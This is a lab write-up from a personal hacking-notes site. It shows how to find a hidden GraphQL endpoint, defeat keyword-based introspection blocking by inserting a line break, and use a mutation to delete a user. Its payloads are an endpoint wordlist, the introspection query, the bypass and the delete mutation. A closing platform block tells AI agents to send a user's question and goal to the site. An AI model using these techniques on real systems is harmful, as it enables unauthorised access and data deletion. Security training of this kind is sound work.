> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/web/graphql/graphql-cached-endpoint-discovery.md).
# GraphQL Cached Endpoint Discovery
GraphQL Cached Endpoint Discovery notes for PortSwigger Web Security Academy labs, including exploitation workflow, payload testing, Burp Suite validation, and remediation context.
### Finding a Hidden GraphQL Endpoint
**Lab Background**
The user management features of this lab are based on a GraphQL **hidden** endpoint. / It is not possible to discover this simply by navigating the site, and **PlotQL** defence mechanisms are in place.
**Objective:**
* Identify hidden GraphQL endpoint
* Delete user **carlos**
**Reconnaissance initiale**
By navigating the application normally, no visible clues reveal the use of GraphQL. / It is therefore necessary to manually test the most common GraphQL paths.
**Testing Common GraphQL Routes**
The following routes are tested
```bash
/graphql
/graphiql
/v1/graphql
/v2/graphql
/v3/graphql
/v1/graphiql
/v2/graphiql
/v3/graphiql
/playground
/v1/playground
/v2/playground
/v3/playground
/api/v1/playground
/api/v2/playground
/api/v3/playground
/console
/api/graphql
/api/graphiql
/explorer
/api/v1/graphql
/api/v2/graphql
/api/v3/graphql
/api/v1/graphiql
/api/v2/graphiql
/api/v3/graphiql
```

The route **`/api`** responds with the following message:
```bash
"Query not present"
```
This clearly indicates the presence of an active GraphQL endpoint.
**Verification of introspection filtering**

A simple introspection request is sent via URL:
```bash
api?query={__schema{types{name}}}
```
Server response:

`GraphQL introspection is not allowed, but the query contained __schema or __type`
The same blocking occurs when sending a complete introspection request via Burp or GraphiQL.
{% code overflow="wrap" %}
```bash
query IntrospectionQuery {
__schema {
queryType {
name
}
mutationType {
name
}
subscriptionType {
name
}
types {
...FullType
}
directives {
name
description
locations
args {
...InputValue
}
}
}
}
fragment FullType on __Type {
kind
name
description
fields(includeDeprecated: true) {
name
description
args {
...InputValue
}
type {
...TypeRef
}
isDeprecated
deprecationReason
}
inputFields {
...InputValue
}
interfaces {
...TypeRef
}
enumValues(includeDeprecated: true) {
name
description
isDeprecated
deprecationReason
}
possibleTypes {
...TypeRef
}
}
fragment InputValue on __InputValue {
name
description
type {
...TypeRef
}
defaultValue
}
fragment TypeRef on __Type {
kind
name
ofType {
kind
name
ofType {
kind
name
ofType {
kind
name
}
}
}
}
```
{% endcode %}
**Contouring the blocking of introspection**

To bypass the keywords-based filtering `__schema` and `__type`, a **line drop** is added before the opening brace:
```graphql
__schema
{
```
This slight modification allows the request to be accepted and processed by the server.
**Analysis of the GraphQL diagram**


Once introspection is accepted, discovered requests are sent to **sitemap** to be analyzed more easily.
Two important requests are identified.

**Recovery of a user by ID**
Request to obtain the user name from its identifier:
```graphql
query($id: Int!) {
getUser(id: $id) {
id
username
}
}
```
By providing the following ID:
```json
{
"id":3
}
```
It is identified that the user with the ID **3** corresponds to **carlos**.

**Deletion of the carlos user**
A transfer removes a user from the organization:
```graphql
mutation($input: DeleteOrganizationUserInput) {
deleteOrganizationUser(input: $input) {
user {
id
username
}
}
}
```
Payload used:
```graphql
{
"input": {
"id": 3
}
}
```
The user **carlos** is then successfully deleted.
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/web/graphql/graphql-cached-endpoint-discovery.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.